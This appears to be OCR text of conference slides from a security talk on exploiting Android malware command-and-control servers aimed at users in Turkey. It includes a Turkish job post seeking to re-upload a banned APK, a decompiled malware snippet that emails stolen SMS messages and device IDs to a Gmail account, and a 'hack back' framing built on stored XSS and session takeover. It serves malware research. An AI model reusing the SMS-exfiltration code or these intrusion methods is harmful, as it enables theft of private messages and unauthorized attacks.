
1. Stored XSS
    a. Session takeover via sniffer

DEEPSEC

Exploiting C2s

Twitter campaigns


1. Stored XSS
    a. Session takeover via sniffer



Exploiting C2s

Twitter campaigns

1. Stored XSS
    a. Session takeover via sniffer




Exploiting C2s

Special case

1. Wannabe “threat actor”

   looking for a developer



Yayın Tarihi 05.09.2018, 10:35
Teslim Süresi 2 Gün
Bitiş Tarihi 05.10.2018, 10:34
Benzer Proje Gönder
Yaklaşık Bütçe 1.000 TL
Projeyi Paylaş

Açıklama

MOBİL APK İŞLERİNDEN ANLAYAN BİRİLERİ LAZIM

ŞUAN HALI HAZIRDA Bİ Bİ PROJEM VAR BİTMİŞ AMA ONUN TEKRAR SIFIRIDAN KODLARLA YAZDIRMAK İSYİYORUM AYNISINI ÇÜNKÜ GOOGLE PLAYDEN YASAKLANDI

GUNLUK OLARAK PROJEMI EDİTLEYİP GOOGLE PLAYE EKLENMESİ HALINDE 1000TL ÖDEME YAPABİLİRİM.

“I need someone who knows his way around mobile apk. I’ve got a project already done but I want it coded again since it is banned from Google Play. I can pay 1000TL ($173) for editing my project and uploading it to Google Play.”

Exploiting C2s

Special case

1. Wannabe threat actor looking for a developer
    a. Gmail credentials in source code


```
public static boolean _sms_messagereceived(String str, String str2) throws Exception {
    _smtp.Initialize("smtp.gmail.com", 465[redacted]k@gmail.com"[redacted]"SMTP");
    _smtp.setUseSSL(true);
    _smtp.getTo().Add([redacted]@gmail.com");
    SMTPWrapper sMTPWrapper = _smtp;
    StringBuilder append = new StringBuilder().append("Cihaz ID : ");
    PhoneId phoneId = _pi;
    sMTPWrapper.setSubject(append.append(PhoneId.GetDeviceId()).toString());
    _smtp.setBody("Mesaj : " + str2);
    _smtp.Send(processBA);
    return true;
}
```

Takeaways

1. We uncover operations targeting Turkey while reversing common malware (as-a-service) families
2. We hack(back) for the people who can't
3. We restore stolen data, preventing further incidents
4. 8 threat actor got arrested

Thanks!

Mert

linkedin.com/in/mcoskuner
medium.com/@mcoskuner

Kürşat

twitter.com/@koakinci
linkedin.com/in/kursatoguzhanakinci/

References

https://www.xda-developers.com/android-development-bypass-hidden-api-restrictions/

https://www.xda-developers.com/play-store-updated-requirements-api-level-64-bit/

https://security.googleblog.com/2019/11/the-app-defense-alliance-bringing.html

https://br.gdatasoftware.com/news/2019/07/35228-mobile-malware-report-no-let-up-with-android-malware

https://security.googleblog.com/2019/05/whats-new-in-android-q-security.html

https://android-developers.googleblog.com/2019/01/reminder-smscall-log-policy-changes.html

https://pentest.blog/android-malware-analysis-dissecting-hydra-dropper/

http://skptr.me/malware_timeline_2019.html